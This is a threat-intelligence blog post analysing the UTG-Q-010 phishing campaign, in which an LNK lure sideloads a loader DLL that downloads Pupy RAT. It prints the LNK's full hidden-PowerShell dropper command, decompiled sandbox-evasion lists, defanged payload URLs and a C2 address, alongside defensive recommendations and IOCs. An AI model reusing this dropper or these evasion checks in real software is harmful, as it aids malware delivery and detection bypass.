Cryptocurrency Lures and Pupy RAT: Analysing the UTG-Q-010 Campaign

cyble.com/blog/analysing-the-utg-q-010-campaign/

August 14, 2024

Key Takeaways

- Cyble Research and Intelligence Labs (CRIL) recently identified a campaign utilizing a Windows shortcut (LNK) file, which has been linked to the UTG-Q-010 group.
- This group, a financially motivated Advanced Persistent Threat (APT) actor originating from East Asia, is known for its strategic and targeted operations.
- The campaign was directed at cryptocurrency enthusiasts and human resource departments, suggesting a calculated effort to exploit specific interests and organizational roles. By focusing on these particular groups, the Threat Actor (TA) demonstrated a keen understanding of their targets' vulnerabilities and the potential for high-value returns.
- Spear phishing emails with malicious attachments likely served as the campaign's initial infection vector. The TA employed advanced social engineering tactics, using enticing themes related to cryptocurrency and job resumes to lure victims into interacting with the malicious content. This approach indicates a sophisticated level of planning and execution aimed at maximizing the success rate of their phishing attempts.
- The UTG-Q-010 group is notorious for abusing legitimate Windows processes, specifically "*WerFault.exe"*, to sideload a malicious DLL file named "*faultrep.dll*." This technique allows the group to execute malicious code while evading detection by security software.
- The malicious LNK file has an embedded Loader DLL encrypted using XOR operation. The loader DLL file has checks to detect sandbox environments and methods to execute code without writing to disk. These techniques underscore the group's advanced capabilities in bypassing traditional security measures.
- The campaign's ultimate goal was to deliver and execute Pupy RAT, a powerful remote access tool, using sophisticated methods such as in-memory execution and reflective DLL loading. These techniques significantly reduce the likelihood of detection and leave a minimal footprint, making the campaign highly effective and difficult to trace.

Executive Summary

In May 2024, QiAnXin Threat Intelligence Centre identified a campaign from a financially motivated advanced persistent threat (APT) group from East Asia, which they named UTG-Q-010. According to the researchers, UTG-Q-010's activities date back to late 2022, and the lures were related to the pharmaceutical industry.

UTG-Q-010 has previously executed sophisticated phishing campaigns, meticulously crafting emails with logically structured content focused on game developer recruitment by major gaming companies and AI technology in China. These emails aimed to lure HR departments into opening attachments containing malicious LNK files. Furthermore, the group employed deceptive watering hole sites in the cryptocurrency and

AI sectors to entice victims into downloading malicious APKs, which were distributed on domestic forums. One particular attack site targeted the cryptocurrency community specifically, deploying the Ermac malware family to exploit unsuspecting users.

CRIL recently came across samples related to UTG-Q-010 targeting cryptocurrency enthusiasts by employing a sophisticated phishing attack involving a zip file containing a malicious LNK file. This LNK file, disguised as an enticing event invitation for a cryptocurrency-related conference in collaboration with Michelin, executes commands to decrypt and drop a loader DLL in the system. The loader, equipped with advanced evasion techniques, detects sandbox environments and ensures a stable internet connection before downloading and decrypting the final payload, which is identified as Open Source PupyRAT. This campaign was also identified by StrikeReady Labs and shared on X.

Technical Details

During our research, we came across a suspicious URL: hxxp://malaithai.co/MichelinNight[.]zip. This URL hosts a zip file named “MichelinNight.zip,” which contains a malicious LNK file masquerading as a PDF called “MichelinNight.lnk.”

Upon further analysis, we found that the LNK file is programmed to execute several malicious commands. Although the exact source of the initial infection remains uncertain, the nature of the lure suggests that it likely originated from a phishing email or a phishing link.

Upon executing the LNK file, the Command Prompt (cmd.exe) is invoked with the /c switch to execute a series of commands and then terminate. First, the command copies the legitimate Windows Error Reporting tool (WerFault.exe) from its default location in C:\Windows\system32 to the Temp directory (C:\Users\MALWOR~1\AppData\Local\Temp\WerFault.exe). The command then uses PowerShell in hidden mode to execute a PowerShell script. The script begins by searching for LNK files in the current directory that have a specific size (0x0009DBFB bytes).

The identified LNK file’s content is read as a byte array. The script then decrypts this content using a bitwise XOR operation with the key 0x71. The decrypted content is saved as a DLL file named “*faultrep.dll*” in the Temp directory. The script skips the first 12238 bytes of the decrypted data before saving, which is used to remove non-essential data. Finally, the script executes the copied WerFault.exe file from the Temp directory, which performs a DLL-sideloading operation. The figure below shows the specific commands executed by the LNK file.

```
"C:\Windows\system32\cmd.exe" /c copy C:\Windows\system32\WerFault.exe C:\Users\MALWOR~1\AppData\Local\Temp\WerFault.exe &&
powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq 0x0009DBFB} ^| Select-Object
-ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor
0x71 }; $path = 'C:\Users\MALWOR~1\AppData\Local\Temp\faultrep.dll'; sc $path ([byte[]]($file ^| select -Skip 012238))
-Encoding Byte; ^& C:\Users\MALWOR~1\AppData\Local\Temp\WerFault.exe;
```

Figure 1 – LNK File Commands

The “faultrep.dll” file acts as a malicious loader DLL and includes an embedded PDF document used as a lure. Upon execution, the DLL drops this PDF file onto the system and opens it. This document is designed to appear legitimate or enticing, often to distract the user from the malicious activities occurring in the background. By presenting a seemingly harmless document, the malware attempts to reduce suspicion and keep the user engaged while it continues to execute its hidden malicious operations. The figure below shows the strings related to the embedded PDF file in the faultrap.dll file.

Figure 2 – PDF file Embedded in faultrep.dll

This specific campaign employs a lure themed around a fictional event called “Michelin Night: Coin Circle Friendship Feast.” At first glance, the lure appears to be an invitation to a cryptocurrency promotional event. This suggests that the campaign is likely targeting individuals involved in cryptocurrency trading or those with an interest in the cryptocurrency sector. By using an enticing and seemingly legitimate invitation, the TA aims to capture the attention of its targets, increasing the likelihood of interaction with the malicious content. The figure below shows the lure.

Figure 3 – Lure Related to Cryptocurrency

In previous campaigns, the TAs targeted the HR departments within the gaming industry by using resumes of candidates with game development experience. In their recent campaign, they shifted focus to targeting the HR departments of Chinese IT firms, using resumes of candidates with software development experience. The figure below shows the latest resume-based lures targeting HR departments.

5fff3640942e02c63nd-2920FFdV34S_VPieROWq

李子豪

邮箱：blackhorus@163.com • 电话：18201783811 • 网站：github.com/HorusLee

自我评价：毅力强，善于逻辑分析，身体素质过硬，有较强的沟通表达能力

特长爱好：唱歌，健身，攀岩，乒乓球，萨克斯（十级），音乐创作（9首原创单曲）

教育背景

波士顿大学 | 美国马萨诸塞州波士顿 2019.09 - 2021.01

计算机科学 | 硕士研究生 | GPA: 3.97 / 4.0

核心课程：大数据分析，机器学习，数据挖掘，数据科学，软件工程，人工智能，算法分析，数据库管理

Coursera 课程：深度学习，TensorFlow 实践，TensorFlow：数据与部署，生成对抗网络，自然语言处理

重庆邮电大学 | 中国重庆 2015.09 - 2019.06

电子信息工程 | 本科 | GPA: 3.7 / 4.0 | 重庆市优秀毕业生；校级三好学生；连续三年获得校级奖学金

专业技能

编程语言：精通 Python；熟练使用 C，Java，JavaScript，SQL 等语言，Amazon AWS，Google Cloud 平台和 Linux 操作系统

软件工具：熟练使用 Apache Spark，Git，JMP Pro，Keras，Matlab，SQL Developer，PyCharm，TensorFlow，Torch，Weka

工作经历

搭建智能驾驶静态感知模型评测框架 | 华为技术有限公司，中国上海 2021.03 至今

基于道路结构感知模型输出真值与高精地图制定并搭建全套评测标准与可视化框架，赋能模型迭代与效能提升

实习经历

基于 LSTM 时序模型的 Aldi 零售销量预测 POC | 哈步数据，中国上海 2020.12 - 2021.02

分析 Aldi 零售商的 2 家门店共 2856 件商品近两年间每日的销售数据，设计并构建了多种 LSTM 模型对每件单品在 2020 年 12 月的销量逐日或逐周进行预测，所得 WMAPE (0.27) 超越同类模型 LightGBM (0.36) 和 Prophet (0.45)

基于 TensorFlow 温度和气体浓度预测 | 波士顿大学 Hariri 研究所研究孵化奖学金，带薪科研助理研究员 2020.06 - 2020.12

基于 TensorFlow 深度学习框架，设计并建立 CNN，LSTM 等多种神经网络模型来预测空间内温度和气体浓度变化

项目经历

基于 PyTorch 的 GAN 图像生成器 | 波士顿大学 2020.10 - 2020.12

利用 PyTorch 框架，构建 DCGAN，W-GAN，Conditional-GAN 等网络实现对 MNIST 图像的精准生成和动态展示

基于 PySpark 的神经网络模型 | 波士顿大学 2020.07 - 2020.08

Figure 4 – Other UTG-Q-010 Campaigns

Loader DLL Details

The loader DLLs from previous campaigns lacked defense evasion mechanisms. However, the new loader DLL exhibits advanced defense evasion mechanisms, indicating that UTG-Q-010 is continuously evolving its tools.

The "*faultrep.dll*" loader is equipped with routines designed to detect if it is operating within a sandbox environment. To achieve this, the loader checks the system's username against known usernames associated with popular sandbox vendors. By matching the username to those commonly used in sandbox environments, the loader can identify if it is being analyzed in a controlled or virtualized setting. The figure below shows the routine to check for well-known sandbox usernames.

```
v6[0] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"andy", (__m128i)(unsigned __int64)"honey");
v5[0] = 257;
v6[1] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"john", (__m128i)(unsigned __int64)"john doe");
v6[2] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"malnetvm", (__m128i)(unsigned __int64)"maltest");
v6[3] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"malware", (__m128i)(unsigned __int64)"roo");
v6[4] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"sandbox", (__m128i)(unsigned __int64)"snort");
v6[5] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"tequilaboomboom", (__m128i)(unsigned __int64)"test");
v6[6] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"virus", (__m128i)(unsigned __int64)"virusclone");
v6[7] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"wilbert", (__m128i)(unsigned __int64)"nepenthes");
v6[8] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"currentuser", (__m128i)(unsigned __int64)"username");
v6[9] = (__int128)_mm_unpacklo_epi64((__m128i)(unsigned __int64)"user", (__m128i)(unsigned __int64)"vmware");
qword_1800060C8(v8, v5);
v0 = (char *)v6;
result = "admin";
while ( 1 )
```

Figure 5 – Sandbox Usernames

The malicious DLL includes a routine to examine the victim's system's MAC addresses. It has hardcoded specific MAC address prefixes commonly associated with virtual environments. By checking if the system's MAC addresses match these predefined prefixes, the DLL can determine whether the infected system is running in a virtualized environment. The figure below shows the hardcoded MAC address prefixes.

```
.rdata:0000000180005102 a000569         db '00-05-69',0
.rdata:000000018000510B a000c29         db '00-0C-29',0
.rdata:0000000180005114 a001c14         db '00-1C-14',0
.rdata:000000018000511D a005056         db '00-50-56',0
.rdata:0000000180005126 a000f4f         db '00-0F-4F',0
.rdata:000000018000512F a080027         db '08-00-27',0
.rdata:0000000180005138 aEc75Ed         db 'EC-75-ED',0
.rdata:0000000180005141 a001c42         db '00-1C-42',0
.rdata:000000018000514A                 align 10h
```

Figure 6 – Hardcoded MAC Adress Prefixes

The loader DLL contains a hardcoded list of services, DLLs, and executables that are commonly associated with virtual environments. This list includes specific artifacts related to virtualization platforms such as VMware and VirtualBox. By scanning for these elements on the victim's system, the malware can determine if it is running on a virtual machine. The figure below shows the hardcoded artifacts related to virtualization tools.

```
aVirtualboxShar:                        ; DATA XREF: .text:0000000180001FF3↑o
                text "UTF-16LE", 'VirtualBox Shared Folders',0
                align 8
aVboxsharedfold:                        ; DATA XREF: .text:0000000180001F68↑o
                text "UTF-16LE", 'VBoxSharedFolders',0
                align 10h
aVmwareSharedFo:                        ; DATA XREF: .text:0000000180001F41↑o
                text "UTF-16LE", 'VMware Shared Folders',0
aVmwareHost:                            ; DATA XREF: .text:0000000180001F51↑o
                text "UTF-16LE", 'vmware-host',0
                align 8
aCWindowsSystem_0 db 'C:\windows\system32\drivers\VBoxMouse.sys',0
                                        ; DATA XREF: .text:00000001800016F8↑o
                align 8
aCWindowsSystem db 'C:\windows\system32\drivers\VBoxGuest.sys',0
                                        ; DATA XREF: .text:00000001800016F1↑o
                align 8
aCWindowsSystem_2 db 'C:\windows\system32\drivers\VBoxSF.sys',0
                                        ; DATA XREF: .text:0000000180001714↑o
                align 20h
aCWindowsSystem_1 db 'C:\windows\system32\drivers\VBoxVideo.sys',0
                                        ; DATA XREF: .text:0000000180001709↑o
                align 10h
aCWindowsSystem_4 db 'C:\windows\system32\vboxdisp.dll',0
                                        ; DATA XREF: .text:000000018000172B↑o
                align 8
aCWindowsSystem_3 db 'C:\windows\system32\vboxhook.dll',0
                                        ; DATA XREF: .text:0000000180001724↑o
                align 20h
aCWindowsSystem_5 db 'C:\windows\system32\vboxmrxnp.dll',0
                                        ; DATA XREF: .text:0000000180001738↑o
                align 8
aCWindowsSystem_6 db 'C:\windows\system32\vboxogl.dll',0
                                        ; DATA XREF: .text:000000018000173F↑o
aCWindowsSystem_12 db 'C:\windows\system32\vboxoglarrayspu.dll',0
```

Figure 7 – Hardcoded Virtualization Related Files

The loader also verifies whether the infected system has an active internet connection. To perform this check, the DLL attempts to connect to the URL `https://www.baidu.com`, a popular search engine website. By attempting to access this URL, the malware can confirm whether the system can reach the Internet. The figure below shows the routine for checking the internet connection.

```
sub_1800020C0();
if ( !dword_180004000 )
  return 0i64;
if ( !(unsigned int)qword_180006070("https://www.baidu.com", 1i64, 0i64) )
  goto LABEL_51;
if ( !dword_180004000 )
  return 0i64;
```

Figure 8 – Routine to Check Internet Connection

After confirming an active internet connection, the loader attempts to download the encrypted payload from the URL `hxxps://chemdl.gangtao[.]live/down_xia.php` and tries to temporarily store it as rname.dat in the Temp folder. The figure below shows the routine to download the encrypted payload.



Figure 9 – Routine to Download the Encrypted Payload

Once the payload is successfully downloaded, the loader decrypts it to execute the malicious final payload. The figure below shows the routine to decrypt the payload.



Figure 10 – Decryption Loop of Loader DLL

The decrypted payload is a Pupy RAT DLL file, which includes three export functions. The figure below compares the encrypted payload and Pupy RAT DLL.



Figure 11 – Comparison Between Encrypted and Decrypted Payload

Pupy RAT

Pupy is a versatile, cross-platform Remote Access Trojan (RAT) and post-exploitation tool, primarily developed in Python. It operates stealthily with an in-memory execution model, leaving minimal traces on host systems. Pupy supports multiple communication means of transport, enabling adaptability to diverse network environments and evasion of detection. It uses reflective injection to execute within legitimate processes, enhancing its concealment. Pupy can load and execute remote Python code, packages, and C-extensions directly from memory, allowing dynamic capability expansion without disk writes. Its features include in-memory execution, cross-platform compatibility, reflective process injection, remote import capabilities, and interactive access, making it a potent tool for maintaining control over compromised systems.

Conclusion

the UTG-Q-010 group's latest campaign underscores their continued evolution as a highly skilled and financially motivated APT actor. By leveraging advanced social engineering techniques, exploiting legitimate Windows processes, and employing sophisticated malware delivery methods, they have demonstrated a deep understanding of their target's vulnerabilities. The focus on cryptocurrency enthusiasts and HR departments, combined with the use of tools like the Pupy RAT, highlights the group's strategic approach to maximizing the impact of their operations. Their ability to evade detection through techniques such as in-memory execution and reflective DLL loading further cements their reputation as a formidable threat in the cyber landscape. We observed that the TAs are evolving the loader DLL by adding defense evasion capabilities.

Recommendations

To defend against campaigns like UTG-Q-010, organizations should consider the following recommendations:

- Implement advanced email filtering solutions to detect and block spear phishing emails. Look for signs of malicious attachments, particularly LNK files, and employ sandboxing technologies to analyze attachments before they reach end users.
- Train employees, especially those in cryptocurrency and human resources departments, to recognize phishing attempts and avoid interacting with suspicious emails and attachments.
- Deploy endpoint detection and response (EDR) solutions capable of monitoring and detecting abnormal behaviors such as the execution of LNK files, unauthorized DLL sideloading, and the abuse of legitimate processes like `WerFault.exe`.
- Set up detection rules to identify unusual activity, such as in-memory execution, reflective DLL loading, and the use of XOR encryption in binaries, which are common techniques used by advanced attackers to evade detection.
- Monitor for signs of sandbox evasion techniques, which may indicate that an attacker is attempting to bypass automated threat analysis systems.
- Restrict the use of administrative privileges on endpoints to prevent attackers from gaining elevated access and executing malicious code. Employ least-privilege access principles to minimize the impact of a successful intrusion.
- Segment your network to limit lateral movement in case of a breach. This can help contain the damage if an attacker manages to infiltrate one part of your network.
- Stay informed about the latest threat intelligence reports related to APT groups like UTG-Q-010. Understanding their tactics, techniques, and procedures (TTPs) will allow you to anticipate and mitigate potential threats.

MITRE ATT&CK® Techniques

Tactics	Techniques	Procedure
Initial Access (TA0001)	Phishing (T1566)	TAs potentially reach users via phishing emails.
Execution (TA0002)	User Execution: Malicious File (T1204.002)	The phishing URL contains the malicious ZIP file with the LNK payload.
Execution (TA0002)	Command and Scripting Interpreter: PowerShell (T1059.001)	The use of PowerShell to execute scripts that decrypt and load the malicious payload.
Persistence (TA0003) and Privilege Escalation (TA0003)	Hijack Execution Flow: DLL Side-Loading (T1574.002)	The loader DLL is placed in a location where legitimate processes could execute it.
Defence Evasion (TA0005)	Obfuscated Files or Information: Encrypted/Encoded File (T1027.013)	The DLL uses XOR encryption to obfuscate the payload.
Defence Evasion (TA0005)	Virtualization/Sandbox Evasion (T1497)	The DLL contains checks to detect sandbox environments and virtual machines to avoid analysis.
Command and Control (TA0011)	Application Layer Protocol: Web Protocols (T1071.001)	use of HTTPS for downloading files

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
f2db556b6e0865783b1d45a7cc40d115ceb04fe2ad145df367ac6f5d8eca901d	SHA256	MichelinNight.zip
54368d528214df1ed436e4c82a65ccaf2daf517359a1361b736faab7253e54f6	SHA256	Pupy RAT
a69693dc1a62e49853ba5eb40999f24e340faf1a087e56f9a21c4622d297c861	SHA256	MichelinNight.lnk
9db229a5de265081dc4145be84f23d2f71744967c044b2f10d4a934ec28166db	SHA256	lzh.zip
732a6bf2345e9cc40b9a6a1164dc2e823955cbc56a5d3750e675d1c4db7f7415	SHA256	LNK File
a4abc9c7e3a287641856a069355b02e36226c2ab94cc0807516b86dd66fe1cf5	SHA256	faultrep.dll Loader DLL
c9c5bb8acb89ba11e7813b59aad5d3de6d0d4f38839d4a7a74636ce9c9c6ecea	SHA256	Encrypted Payload
0fbb21dd4fd0e0305b57e64f18129682a0416cf852d6bc88b53960e6b48603eb	SHA256	faultrep.dll Loader DLL
hxxps://malaithai[.]co/MichelinNight.zip	URL	Download URL
hxxps://chemdl.gangtao[.]live/down_xia.php	URL	Encrypted Payload
hxxps://malaithai[.]co/lzh.zip	URL	Download URL
hxxps://chemdl.gangtao.live/down_xia.php	URL	Encrypted Payload
103.79.76[.]40	IP	C&C

References